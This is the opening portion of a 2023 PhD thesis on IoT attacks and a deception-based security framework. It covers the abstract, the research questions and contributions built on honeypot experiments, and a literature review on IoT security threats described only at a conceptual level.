Deception-Based Security Framework for IoT: An Empirical Study

by

Junaid Haseeb

A thesis
submitted to the Victoria University of Wellington
in fulfilment of the
requirements for the degree of
Doctor of Philosophy
in Computer Science.

Victoria University of Wellington
2023

Abstract

A large number of Internet of Things (IoT) devices in use has provided a vast attack surface. The security in IoT devices is a significant challenge considering constrained resources, designed with poor security measures and their associated configuration and maintenance flaws. Vulnerable IoT devices are used to perform different attacks such as Distributed Denial of Service (DDoS) caused by malware infection and propagation.

In the literature, attacks on IoT devices have been captured and analysed using deception systems such as honeypots to discover patterns of target selection, login credentials used, commands executed by the attackers in the attack process and study behaviours of IoT malware and botnets. However, previous studies are limited in presenting an in-depth analysis of complete attack structures, grouping attacks without the subjective bias of experts' domain knowledge and proposing empirically-proven methods to detect human attackers. These studies also do not use the existing knowledge of attacks to design or improve deception-based defences.

The overall goal of this thesis is understanding IoT attacks, threat actors and their behaviours and uses probabilistic modelling and prior knowledge to propose a deception-based security framework. A key feature of this thesis is the experimental data collection and empirical analysis using categorisation and clustering techniques. To achieve the overall goal, this research conducts an experimental study in which a honeypot is deployed to capture IoT attacks. Using the Cyber Kill Chain (CKC) model, more than 30,000 captured attacks are empirically analysed and an IoT Kill Chain (IoTKC) model is designed. The IoTKC model presents attack process followed for the exploitation of IoT devices and each phase is an abstraction of attackers' activities, tools, techniques and tactics used.

The knowledge gained about IoT attacks is used to propose a deception-based security framework. A pre-planning phase is introduced on top of other traditional phases, i.e., creating deception-based defence, performing defence, evaluating, monitoring and updating defence. The knowledge of prior attacks helps predict attack actions based on the probabilities of following a sequence and subsequently choosing defensive measures. The framework also discusses attackers' behaviour in the process and various quantification measures for evaluating the performance of attack and defence actions.

This research also proposes a feature set extracted from captured IoT attacks based on manually mapping commands with IoTKC steps, behaviour of attackers and utilisation of resources. Various clustering algorithms are applied to the data set prepared by identified features and random tree models are designed to highlight the distribution of attacks and classification features. Further extending the analysis, this thesis proposes a new approach comprised of feature construction using Autoencoder (AE) and clustering IoT attacks to understand the attacks distribution based on changes in commands and the links between captured attacks. The proposed approach also handles domain knowledge and subjective bias limitations by removing the process of manually correlating commands.

Overall the findings related to understanding and clustering IoT attacks show that most of the attacks captured are automated and active attack campaigns on the Internet. A larger experimental study is therefore required to acquire larger data set and further study other types of attacks and attackers behind them. Before conducting the new experiment, this research performs a risk assessment study using Failure Modes and Effects Analysis (FMEA) for a honeypot-based cyber security experiment. The analysis identifies the factors affecting a cyber security experiment regarding deceptive capabilities, increasing exposure, avoiding detection, deploying and monitoring honeypots. Moreover, for the relevant config-

urations, components and deceptive capabilities in the experiment; the analysis provides details on possible failure modes, their effects on experimental results, the possible causes of failures and available controls to detect and mitigate potential failures.

This research then conducts a large experimental study by deploying 15 server honeypots in various geographical locations around the world and collecting attack data for a period of two months. A representative feature set is proposed to identify the behavioural characteristics of human attackers when interacting with the target system. Our analysis also discusses various case studies of human attackers and reports observations on their interaction behaviours with the target systems and intentions to perform attacks. We also discuss the advantages of increasing deception by comparing attacks received on honeypots with various deceptive capabilities. Changing configurations and increasing deception at various levels help make the honeypot more appealing to lure IoT-specific attacks and convince attackers to maintain longer engagements.

Dedication

To my grandparents, parents, beloved wife and daughter, sister and brother and their families.

Acknowledgments

First of all, I thank Allah the Almighty for blessing me with health, ability and patience to complete this long PhD journey.

I want to thank my supervisors, Associate Professor Ian Welch and Dr Masood Mansoori, for continuous academic support, constructive feedback and guidance. They are the best supervisors. I am truly grateful for their kindness, emotional support and trust in me. Special thanks to Dr Harith Al-Sahaf for answering my questions, his help and advice in my research. Then, I want to thank Dr Yuichi Hirose and Dr Saif ur Rehman Malik for their suggestions and help in Machine Learning and Formal Methods domains. I also thank Hyunwoo Kim for the help with a scriptwriting task.

I have no words to express my gratitude to my dear parents (Haseeb Ahmed and Rubina Begam) for the love, care and giving me so much. I am indebted to my beloved wife for the prayers, sacrifices and continuous support. I want to thank my grandparents, brother, sister and other family members for the prayers and support. I also thank my lovely daughter (Noor), Nieces (Fatimah and Jannat), and Nephew (Wali) for being the source of joy in all hard times. Sadly, I cannot write the names of all of my friends here in New Zealand and in Pakistan on one page, but I sincerely appreciate all of you for always being available to support me.

Finally, thanks to the Victoria University of Wellington for the financial support and the staff of School of Engineering and Computer Science for helping in administrative tasks.

List of Publications

- **Junaid Haseeb,** Masood Mansoori, and Ian Welch. "A Measurement Study of IoT-Based Attacks Using IoT Kill Chain." In 2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom), pp. 557-567. IEEE, 2020. doi: https://doi.org/10.1109/TrustCom50675.2020.00080

- **Junaid Haseeb,** Saif Ur Rehman Malik, Masood Mansoori, and Ian Welch. "Probabilistic Modelling of Deception-Based Security Framework Using Markov Decision Process." Computers & Security 115 (2022): 102599. doi: https://doi.org/10.1016/j.cose.2021.102599

- **Junaid Haseeb,** Masood Mansoori, Harith Al-Sahaf, and Ian Welch. "IoT Attacks: Features Identification and Clustering." In 2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom), pp. 353-360. IEEE, 2020. doi: https://doi.org/10.1109/TrustCom50675.2020.00056

- **Junaid Haseeb,** Masood Mansoori, Yuichi Hirose, Harith Al-Sahaf, and Ian Welch. "Autoencoder-based feature construction for IoT attacks clustering." Future Generation Computer Systems 127 (2022): 487-502. doi https://doi.org/10.1016/j.future.2021.09.025

- **Junaid Haseeb,** Masood Mansoori, and Ian Welch. "Failure Modes

and Effects Analysis (FMEA) of Honeypot-Based Cybersecurity Experiment for IoT." In 2021 IEEE 46th Conference on Local Computer Networks (LCN), pp. 645-648. IEEE, 2021. https://doi.org/10.1109/LCN52139.2021.9525010

- **Junaid Haseeb,** Masood Mansoori, and Ian Welch. "Feature Identification and Study of Human Attackers in IoT Environments." (Status: Submitted)

Contents

List of Figures

List of Tables

Acronyms

AE Autoencoder.

AI Artificial Intelligence.

APTs Advanced Persistent Threats.

CKC Cyber Kill Chain.

DBSCAN Density-based spatial clustering of applications with noise.

DDoS Distributed Denial of Service.

DL Deep Learning.

DNN Deep Neural Network.

DTMCs Discrete-time Markov Chains.

DVRs Digital Video Recorders.

EM Expectation Maximization.

FMEA Failure Modes and Effects Analysis.

FTP File Transfer Protocol.

GMM Gaussian Mixture Models.

GP Genetic Programming.

HIHPs High-interaction honeypots.

HTTP HyperText Transfer Protocol.

IoT Internet of Things.

IoTKC IoT Kill Chain.

LIHPs Low-interaction honeypots.

MDP Markov Decision Process.

MIHPs Medium-interaction honeypots.

MITM Man in the Middle.

ML Machine Learning.

NIDS Network Intrusion Detection System.

PM Probabilistic Modelling.

PPS Product, Process or System.

PRISM Probabilistic Model Checker.

rMSE reconstruction Mean Squared Error.

RPN Risk Priority Number.

SSH Secure Shell.

STPA System Theoretic Process Analysis.

TCP Transmission Control Protocol.

TTPs Tools, Techniques and Processes.

URL Uniform Resource Locator.

US United States.

WEKA Waikato Environment for Knowledge Analysis.

Chapter 1

Introduction

The Internet of Things (IoT) is a collection of networked devices to capture data and transfer it using a range of communication protocols and Internet standards. In IoT, "things" refers to the devices which are considered active participants in any IoT application. A device is built for a specific purpose, interacts and communicates with other devices and environment [50]. An IoT network is comprised of three layers: 1) perception layer on which perception nodes such as sensors and smart devices capture data from the environment and connect to exchange, 2) network layer which provides network services, and 3) application layer which hosts IoT-based applications [55, 103]. In an IoT environment, a user at the application layer communicates with IoT devices installed on the perception layer via the network layer.

IoT market is growing exponentially with its emergence [4, 77]. However, threats associated with the IoT perception, network and application layers are providing a larger attack surface and have resulted in an increasing number of successful attacks [55, 90, 130]. Different types of attacks including IoT malware, Distributed Denial of Service (DDoS), social engineering and crypto-jacking have targeted vulnerable IoT devices [12, 19, 37, 90, 131].

1.1 Problem Statement

A survey conducted by Cisco in 2016 says that networking devices such as switches and routers have 28 vulnerabilities per device on average. The study also identified that 23% of devices were found vulnerable 5-6 years ago and are still operating. Mostly, these devices are vulnerable because they have never been updated once installed or activated [75]. Arbor Networks in 2017 reported that there are 10 billion vulnerable IoT devices active on the Internet. One of the drivers behind the significant increase is the low-level interaction provided by IoT devices to end-users for interfacing. Hence, they are not aware of vulnerabilities and exploitation [112]. It was estimated that by the end of 2017, vulnerabilities in IoT devices would cause damage to the back-end IT systems of the 90% of organisations in which they have been installed [49]. Kolias et al. [76] in 2017 mentioned the presence of around half a million bot instances after the source code of Mirai, i.e., IoT malware, became available which targets vulnerable IoT devices. Even most recent studies [80, 108, 145] continue to report IoT devices as attractive targets for the attackers. Following are some of the cases which highlight different types of the attack on vulnerable IoT devices:

Case 1: IoT malware have exploited a huge number of IoT devices, e.g., security surveillance cameras, Digital Video Recorders (DVRs) and routers which the attackers controlled to perform DDoS attacks [12, 68, 76]. As a result, a security website [1] was hit with massive attack traffic in 2016. This attack was launched by a botnet of IoT devices which had weak security credentials [48, 79]. Around the same time, another DDoS attack with 1.2 TBps traffic targeted a Domain Name System (DNS) provider [48, 111]. The botnet used for this attack included interconnected cameras, DVRs and home routers. Websites of GitHub, Twitter, Reddit, Netflix, AirBnb and others became inaccessible for their users for several hours [157].

Case 2: Crypto-jacking is a case of IoT attacks where attackers mine

[1] https://krebsonsecurity.com/

digital currency by injecting malware into devices to use their computational resources or mining scripts are secretly installed in web pages and browser extensions which are executed when accessed [99, 114, 131, 146]. The widespread vulnerabilities in IoT devices and the billions of IoT devices on the Internet are two forces which gave rise to this cyber threat [99]. LMG security, a cyber security company demonstrated how easy it is to hack vulnerable IoT devices such as cameras and to use them for cryptocurrency mining [33].

Case 3: Some attacks target IoT-specific applications, for example:

- IoT-based medical devices for smart health include cardiac pacemakers, defibrillators and insulin pumps. Millions of people in the United States (US) use these implantable medical devices for various illnesses [122]. Cardiac pacemakers and defibrillators are on the list of devices which are designed to prevent heart attacks by monitoring and controlling heart functions. The Food and Drug Administration (FDA) of the US confirmed that attackers could access implantable cardiac devices designed by St.Jude Medical. Transmitters installed in these devices responsible for capturing device data and sharing it with physicians were vulnerable. As a result, an attacker could potentially control the pace of the device or can cause incorrect shocks [40, 111, 116, 133].

- Baby monitors allowing remote monitoring. The insecure design and deployment issues such as hard-coded credentials and authentication bypass have turned these devices into bad use cases of the technology [136]. The Owlet Wi-Fi baby heart monitor alerts the parents of potential heart troubles. These monitors are found vulnerable as attackers could access them because of connectivity feature [40, 116, 133].

- Security cameras used for various purposes are targets of attacks. SecurView cameras by Trendnet had several design flaws such as stor-

ing user credentials in plain text, transmitting readable data over the Internet and faulty software allowed anyone to access these cameras [40, 74, 116].

- On-board computers for cars. For example, a team of researchers took the control of a Jeep by exploiting a firmware update vulnerability. It was possible to control the speed and even steering of the vehicle [40, 116].

Case 4: IoT devices hold valuable data and involve in data transferring. Therefore, users knowing about vulnerable attack surface are reluctant to register their information on IoT devices [90]. A study by HP reports the privacy concerns for data collected from the users through IoT devices [78]. The collected information from IoT devices such as fitness trackers or smart devices along with oversharing of social media data show a more significant impact on security and privacy and put an individual at the risk of identity-related crimes [114].

Manufacturing limitations, configuration and maintenance flaws associated with IoT devices provide a vulnerable platform for attackers to exploit these devices. Manufacturing limitations include small RAM, always online, networked, absence of antivirus systems, insufficient authorisation and insecure web interfaces [4, 12, 34, 80, 111, 115]. Configuration flaws include patching, remote Secure Shell (SSH), Telnet or HyperText Transfer Protocol (HTTP) access enabled for remote management of devices and poor design decisions including plain text in data transfer and hard-coded passwords [65, 75, 80, 90, 116]. Maintenance flaws include default credentials, the minimum interest of the owner in security, not updating the firmware and weak login passwords [34, 65, 75, 80, 115, 116, 145]. IoT business model is also a reason for IoT insecurity. The number of connected IoT devices is growing and manufacturers are racing to introduce new devices in the market. These devices are therefore introduced without considering proper security practices and standards [4, 111].

In summary, attackers target IoT devices for the following reasons:

- Malicious devices which have been compromised act as entry points to put IoT networks and IoT-based applications at risk.
- IoT devices under the control of attackers provide required computational and networking resources to achieve their goals such as performing DDoS or crypto mining.
- IoT devices collect information about users which can be illegally accessed by attackers.
- IoT devices are easy to exploit because of manufacturing limitations, configuration and maintenance flaws.

1.2 Research Goals

The overall goal of this thesis aims at understanding IoT attacks, threat actors and their behaviours and uses probabilistic modelling and prior knowledge to propose a deception-based security framework. A key feature of this thesis is the experimental data collection and empirical analysis using categorisation and clustering techniques.

1.2.1 Research questions and objectives

To achieve the overall goal, we investigate the following research questions and define objectives for answering them.

- **RQ1: How do we obtain a deeper understanding of attack processes followed for exploiting IoT devices?**

  Providing defence against modern cyber attacks requires understanding how adversaries operate, the attack processes they follow, tools

and techniques used [30]. Honeypots are popular deception technique that allows monitoring, analysing and understanding attackers' behaviours [53]. Honeypots are used to lure malicious actors into attacking them and obtain potentially useful information for defenders in the process [29]. In IoT environments, honeypots have been used to capture, analyse attacks, simulate IoT devices/services and discover different malware families [42, 95, 98, 115, 153]. IoT botnet behaviours have been studied previously to provide insights on the most common login credentials used to access the devices, identify frequently used commands by the attackers and analyse network traffic on IoT devices [14, 31, 46, 49]. Attacks in terms of a pattern of issued commands representing a complete attack structure and the associated information, such as attackers' actions in each phase, tactics, tools and techniques used in the attack process have not been discussed.

This thesis will conduct a real-world experiment of deploying a honeypot to capture and analyse attacks on simulated IoT devices. The IoT Kill Chain (IoTKC) model will be designed to provide details about IoT-specific attack characteristics, attackers' actions in each phase, their tactics, tools and techniques used in performing these attacks.

- **RQ2: How do we utilise the prior knowledge of attacks to provide defence?**

  The knowledge gained from analysing captured attacks (i.e., answering RQ1) could be utilised when designing security solutions. Previous studies [8, 161] discussed the process of deception-based defence comprised of the phases of deception planning; implementation, integration or deployment of deception; and collecting feedback for improving deception. Other works proposed goal-driven deception-based security [107], deception life cycle approach for security [35]

and deception chain for mitigating attackers' actions [137]. Using the knowledge of previous attacks to understand opponents thoroughly before designing deception-based defence, actively interacting with the attackers and predicting their actions in future attacks are the aspects that have not been considered in previous deception design processes and models.

This thesis will propose a deception-based security framework for the deception process focusing on the aspects discussed above. The framework will utilise previous attacks' knowledge in the pre-planning and deception designing stages to actively defend against attacks, predict the attackers' probable actions and evaluate the performance of attackers and defenders in the attack process based on quantification metrics.

- **RQ3: How do we perform IoT attacks clustering to study their behavioural patterns?**

  Capturing and analysing attacks (i.e., answering RQ1) are not limited to providing details about attack actions and attackers' tactics. Attackers execute commands in the attack process to control the targeted IoT devices. The variations introduced in commands and their execution sequence or the selection of commands in the exploitation process reveal behavioural patterns. Security experts have used domain knowledge for analysing attack commands to categorise attacks [31] and attackers' actions [20]. Machine Learning (ML) has also been used to perform clustering [46] and train classifiers for attack detection [148]. In these studies, attack categorisation, identifying attackers' intentions and assigning them skill level labels depend on the domain knowledge of security experts. Hence, the process is subjective and can potentially introduce bias. Moreover, the impact of changes in commands executed as the part of attack process has not been explored.

This thesis will identify and construct the features to automatically perform IoT attacks clustering. This will allow us to distribute IoT attacks based on similarities and differences and provide meaningful clustering interpretations. We will also study how the attacks grouped together are linked and the changes in commands represent behavioural patterns of attacks.

As mentioned earlier, we will conduct a honeypot-based cyber security experiment to capture attacks and answer the research questions, i.e., RQ1, RQ2 and RQ3, related to understanding attacks, utilising the gained knowledge to design deception-based defence and cluster attacks to study behavioural patterns.

Most of the attacks are performed automatically [20]. The behaviours of IoT botnets have been described in [12, 14, 98, 153]. This thesis will study human attackers' behaviour when interacting with the target system for exploitation. We will perform a large honeypot-based cyber security experiment by deploying multiple honeypots with various deceptive capabilities to collect attack data worldwide. This will provide an extensive attack data set with useful information as attacks can be location-specific and enable us analyse captured attacks with various lenses. Moreover, we can investigate attack traffic on various honeypots and the advantages of improving deceptive capabilities. Before experimenting, we will look for associated challenges.

- **RQ4: How do we perform risk analysis for conducting a large honeypot-based cyber security experiment?**

  Previous studies [14, 20, 31, 49, 115] deploying honeypots to capture and analyse attacks discuss their experimental setup in detail. Appropriate measures were taken to avoid the detection of honeypots [31, 49]. Along with avoiding detection, there are other aspects, such as increasing exposure and deception, planning honeypots deploy-

ment and monitoring them. We will build upon these with a systematic study identifying contributing factors that can affect the experimental results, the causes for their occurrence and how to minimise or mitigate them.

This thesis will perform a risk assessment study to design a honeypot-based cyber security experiment in IoT environments considering deceptive capabilities, increasing exposure, avoiding detection, deployment and monitoring aspects. For each function or component of the experiment, we will identify the factors affecting the outcome or contributing to the potential failures of the cyber security experiment. We will also prioritise possible failures and discuss their causes, effects and how to minimise or mitigate them based on the available controls or recommended actions.

- **RQ5: How do we identify human attackers in IoT environments and study their interaction behaviours?**

  The potential characteristics which differentiate the behaviour of humans from bots have been discussed. This included humans making mistakes and correcting them, typing speed is slower and Shell commands are entered character by character or copied and pasted [20, 44, 113]. These studies report very general attributes that can be programmed for bots to emulate human behaviours. Understanding the behaviour of human attackers requires more attention as they pose significant threats considering they are smart, have decision making capabilities and perform attack processes according to their intentions and skill levels. Moreover, few studies [20, 113] have specifically discussed human attackers as in most of the cases [12, 14, 98, 153], only the behaviours of IoT botnets have been reported and human attackers have not been considered.

  For this thesis, we will conduct a large experimental study by deploying honeypots with different deceptive capabilities to collect at-

tack data worldwide. A representative feature set will be proposed by analysing the collected data to detect human attackers based on the interaction with command-line systems to exploit devices. We will not be limited to general attributes such as slower typing speed and making mistakes only. Then, various attackers' case studies will be discussed considering their intentions, skills and attack processes to report the observations with updated data. As part of this research objective, we will also report our observations on attack traffic received on various honeypots and the advantages of increasing deception with IoT-specific characteristics.

1.3 Major Contributions

In this section, the major contributions made in this thesis are briefly discussed which map to the specific objectives defined above to answer the research questions.

1. ***The design of IoT Kill Chain:*** The thesis performs a real-world experiment by deploying a medium-interaction severer honeypot to capture and analyse attacks on simulated IoT devices. We map the attacks captured to the phases of the Cyber Kill Chain (CKC) model [30] and identify several unique IoT-specific attack characteristics, tools and techniques used by attackers while targeting IoT devices. We present our observations by designing an IoTKC model showing attack steps followed for the exploitation of IoT devices. A comparative analysis of CKC and IoTKC models is performed that considers attack attributes and an attack case study is discussed mapping attack commands with IoTKC steps.

   This contribution specifically relates to "RQ1". The details of this contribution are provided in Chapter 3 of the thesis. Most of its parts have been published in:

Junaid Haseeb, Masood Mansoori, and Ian Welch. "A Measurement Study of IoT-Based Attacks Using IoT Kill Chain." In 2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom), pp. 557-567. IEEE, 2020. doi: https://doi.org/10.1109/TrustCom50675.2020.00080

Junaid Haseeb, Masood Mansoori, Yuichi Hirose, Harith Al-Sahaf, and Ian Welch. "Autoencoder-based feature construction for IoT attacks clustering." Future Generation Computer Systems 127 (2022): 487-502. https://doi.org/10.1016/j.future.2021.09.025

2. ***A deception-based security framework:*** The thesis proposes a deception-based security framework. Overall, the framework is composed of five phases discussing the process of planning, designing, performing, evaluating and monitoring deception-based defence. The knowledge gained from existing attacks is utilised in pre-planning and designing deception phases to interact with attackers and predict probable actions in future attacks. Next, a case study of attacks captured on simulated IoT devices on the honeypot, i.e., the data set prepared in the previous contribution, is formulated as an Markov Decision Process (MDP) to perform probabilistic model checking using a Probabilistic Model Checker, i.e., (PRISM). The properties verification results show that the associated cost for defence actions is reduced for the predicted attacks.

   This contribution specifically relates to "RQ2". The details of this contribution are provided in Chapter 4 of the thesis. Most of its parts have been published in:

   Junaid Haseeb, Saif Ur Rehman Malik, Masood Mansoori, and Ian Welch. "Probabilistic Modelling of Deception-Based Security Framework Using Markov Decision Process." Computers & Security 115 (2022): 102599. doi: https://doi.org/10.1016/j.cose.2021.102599

3. ***Feature identification and construction for IoT attacks clustering:*** The thesis identifies a feature set from attacks captured on our honeypot, i.e., the data set prepared in the previous contribution. The captured attacks are represented as attack patterns based on similar commands executed following a sequence. The features are extracted from the attack patterns by analysing commands executed, attackers' behaviours on the failed attack actions and utilisation of resources. We apply five clustering algorithms to group attacks and random tree models are designed to analyse the contributing features. The limitations of this approach includes manual processing of mapping attack commands to the IoTKC steps and transforming the captured attack sessions as patterns does not allow to study the impact of various levels of changes introduced in commands by attackers.

   To extend our analysis, we perform clustering directly on captured attack sessions without transforming them into attack patterns or manually correlating the commands to extract features. This also allows removing the dependency of domain knowledge and subjective bias that could be potentially introduced. The proposed solution is composed of identifying features from command data, i.e., input features, and performing Autoencoder (AE)-based feature construction to automatically capture input data characteristics and generate a representation, i.e., new features. We apply three clustering algorithms, i.e., K-means, Gaussian Mixture Models (GMM) and Density-based spatial clustering of applications with noise (DBSCAN), on newly constructed AE features. We discuss the clustering arrangements to understand how attacks are grouped under various clusters based on the similarities and differences and effects of changes in commands on the behavioural patterns of IoT attacks.

   This contribution specifically relates to "RQ3". The details of this contribution are provided in Chapter 5 of the thesis. Most of its parts

have been published in:

Junaid Haseeb, Masood Mansoori, Harith Al-Sahaf, and Ian Welch. "IoT Attacks: Features Identification and Clustering." In 2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom), pp. 353-360. IEEE, 2020. doi: https://doi.org/10.1109/TrustCom50675.2020.00056

Junaid Haseeb, Masood Mansoori, Yuichi Hirose, Harith Al-Sahaf, and Ian Welch. "Autoencoder-based feature construction for IoT attacks clustering." Future Generation Computer Systems 127 (2022): 487-502. https://doi.org/10.1016/j.future.2021.09.025

4. ***Failure Modes and Effects Analysis of a honeypot-based cyber security experiment:*** The thesis applies Failure Modes and Effects Analysis (FMEA) to a honeypot-based cyber security experiment for IoT environments. The overall experimental system is decomposed according to dimensions including deception capabilities, exposure, detection, deployment and monitoring of honeypots. We analyse the components, functions or configurations of each dimension to identify possible failure modes, their effects on experimental results, possible causes for failures to happen, what we have in current controls and recommended actions to minimise or mitigate these failures.

   This contribution specifically relates to "RQ4". The details of this contribution are provided in Chapter 6 of the thesis. Most of its parts have been published in:

   Junaid Haseeb, Masood Mansoori, and Ian Welch. "Failure Modes and Effects Analysis (FMEA) of Honeypot-Based Cybersecurity Experiment for IoT." In 2021 IEEE 46th Conference on Local Computer Networks (LCN), pp. 645-648. IEEE, 2021. https://doi.org/10.1109/LCN52139.2021.9525010

5. ***Detection of human attackers and studying their behaviours:*** The

thesis performs a large experimental study by deploying 15 honeypots in five locations worldwide. We identify a representative set of features from the captured attacks to differentiate human attackers. Our feature set includes identifying instruction patterns, i.e., how attack commands are entered; usage of modifier keys; cursor control keys; other keys, e.g., `Backspace`, `Tab`, `Enter`, `Spacebar` and `Delete`; and shortcut keys, e.g., copy, paste, exit and `Enter`. We use these features to identify human attackers. Further analysis show that human attackers make typographical errors, spelling mistakes and spend considerable time getting basic information about the devices once they successfully login.

We present five case studies of human attackers to discern their behavioural characteristics regarding skills, attack actions performed and intentions. We also reported variations in the number of attacks received related to location, customising honeypots with IoT-specific characteristics lure targeted attacks and increasing deception convinced attackers to make longer engagements.

This contribution specifically relates to "RQ5". The details of this contribution are provided in Chapter 7 of the thesis. Most of its parts have been submitted in a Journal (Status: Submitted).

For Chapters 1, 2 and 8, some of their parts have been submitted or published in the list of publications provided above.

1.4 Organisation of Thesis

In the rest of the thesis, Chapter 2 summarises existing studies related to this research. This includes discussing academic papers, online resources, technical reports, books and others' theses. Chapters 3–7 of the thesis are major contributions as discussed in Section 1.3 which reflect research questions and objectives in Section 1.2, as shown in Figure 1.1.




Figure 1.1: Arrangement of thesis chapters.

Chapter 3 is the first contribution in which we deploy a honeypot to capture attacks for four months and perform a measurement study. We report our observations and an IoTKC Model is designed to discuss attackers' actions, tactics and IoT attack process.

Chapter 4 is the second contribution in which we propose a deception-based security framework. Also, we use our previously collected attack data set to model MDP and perform Probabilistic Modelling (PM) using a model checker, i.e., PRISM, and verify relevant properties.

Chapter 5 is the third contribution in which we use the data set collected to identify features for clustering IoT attacks. Random tree models are also developed to highlight important features used in the clustering arrangements. This chapter extends the analysis to perform feature con-

struction using command data by training an AE and clustering attacks using K-Means, GMM and DBSCAN clustering algorithms. Specifically, we report our analysis to discuss how changes in commands affect behavioural patterns of IoT attacks.

Chapter 6 shows the fourth contribution in which we investigate the factors which can affect a cyber security experiment using a risk assessment approach known as FMEA. We report our findings on potential failure modes for a cyber security experiment, discuss the possible reasons and how to minimise or mitigate them.

Chapter 7 is about the fifth contribution in this thesis. We collect a new data set by conducting a large experimental study by deploying 15 honeypot instances. We identify a representative feature set to detect human attackers' and discuss various attackers' case studies. Moreover, the advantages of increasing deception are discussed for custom honeypots which were improved with IoT-specific characteristics.

Chapter 8 reviews the previous chapters, concludes all our findings in the thesis, and discusses proposed future directions to extend this research.

Chapter 2

Background and Literature Review

This chapter reviews related studies and presents essential background on the concepts, their definitions, details about algorithms and tools used to propose research contributions discussed in Section 1.3. Section 2.1 and Section 2.2 provide overall discussion on Internet of Things (IoT) platform and threats associated with various levels of IoT. Section 2.3 discusses the usage of deception in computer security and provides details on honeypots. Then, previous works are presented related to IoT attacks in Section 2.4 and proposed security models, processes and frameworks in Section 2.5. Afterwards, in Section 2.6, contemporary studies related to categorising, classifying and clustering attacks are summarised. Then, in Section 2.7, details about profiling human attackers behind cyber attacks are provided to understand their intentions and exploitation methodologies. Section 2.8 summarises this chapter.

2.1 Internet of Things

IoT is a concept based on the prevalence of things, e.g., smart devices, around us which can interact to achieve common goals [17]. In IoT, the

devices include various types capable of collecting and analysing data and sharing it with each other and across platforms [77]. It was estimated that more than 20 billion devices would be interconnected by 2020 [103, 50]. In a recent study [77], a massive rise in the use of IoT devices has been reported from 8.7 billion to 50.1 billion between 2012 and 2018. These rapidly increasing numbers are evidence that IoT has a significant impact on us considering individuals and businesses or organisations.

An IoT architecture is comprised of the following three layers [81, 103, 55, 90]:

1. *Application layer:* This layer is mainly responsible for interacting with end-users and hosts IoT-based applications [81, 103, 90]. Generally, a universal standard for the IoT application layer does not exist. The structure of the layer depends on offered services and the IoT application area covers a range of applications including environments, grids, healthcare and transportation [7].

2. *Network layer:* This layer is mainly responsible for processing and transmitting incoming data from the perception layer [81, 103, 90]. It provides network transmission and contains cloud services, Internet or mobile devices [7].

3. *Perception layer:* This layer is mainly responsible for capturing data [81, 103, 90]. This layer includes perception nodes and perception network. Perception nodes are sensing nodes, RFID, Zigbee, sensor gateways and smart devices, which have the capacity to collect information. Perception network includes the instructions to connect with network layer and to send and control the data collected and processed at perception layer [7].

2.2 Security Threats in IoT

The wide application area of IoT and rapidly increasing demands of IoT deployment on a large-scale are the major driving forces that have driven the researchers to think about its security concerns [7]. Security in IoT is a significant challenge due to heterogeneity of devices, the abundance of communication protocols, lack of security and constrained resources of the devices [130, 55, 90, 7, 43]. Security threats towards IoT can be modelled based on the three application, network and perception layers.

2.2.1 Application layer security challenges

This layer is comprised of IoT-based smart applications and is visible to end-users. IoT devices around us collect and share our data for multiple purposes. For example, IoT healthcare example to remotely monitor and manage health information for early detection and prevention of diseases. Health information is collected from humans using embedded sensors. After data processing, users are notified to get early treatment if any abnormal pattern is found [81].

Security challenges to the IoT application layer include privacy of data, information disclosure and management of access control [7]. Management of access to data, its protection and recovery, authentication issues, software vulnerabilities and configurable devices are also in the list of security challenges associated with the application layer of IoT [103, 55]. Therefore, several threats and attacks including data theft, access control, code injection, sniffing, device hacking, phishing, node tampering and malicious scripts have been reported to IoT application layer [130, 90].

2.2.2 Network layer security challenges

This layer includes the Internet, cloud services and mobile devices and this layer has several security challenges. Separately discussing network lay-

ers challenges, it has been reported that Internet has several challenges such as viruses, encryption, hacking and identity theft; cloud services have access controls, identity management and software configurations issues and mobile devices are vulnerable to tracking, DoS and eavesdropping attacks [7]. The connected things, i.e, devices, with the Internet that lack proper access control also resulted in the fall of IoT in various incidents [73]. Distributed Denial of Service (DDoS), DoS, Man in the Middle (MITM), spoofing and unauthorised access have been reported as threats and attacks to the network layer of IoT [130, 90].

2.2.3 Perception layer security challenges

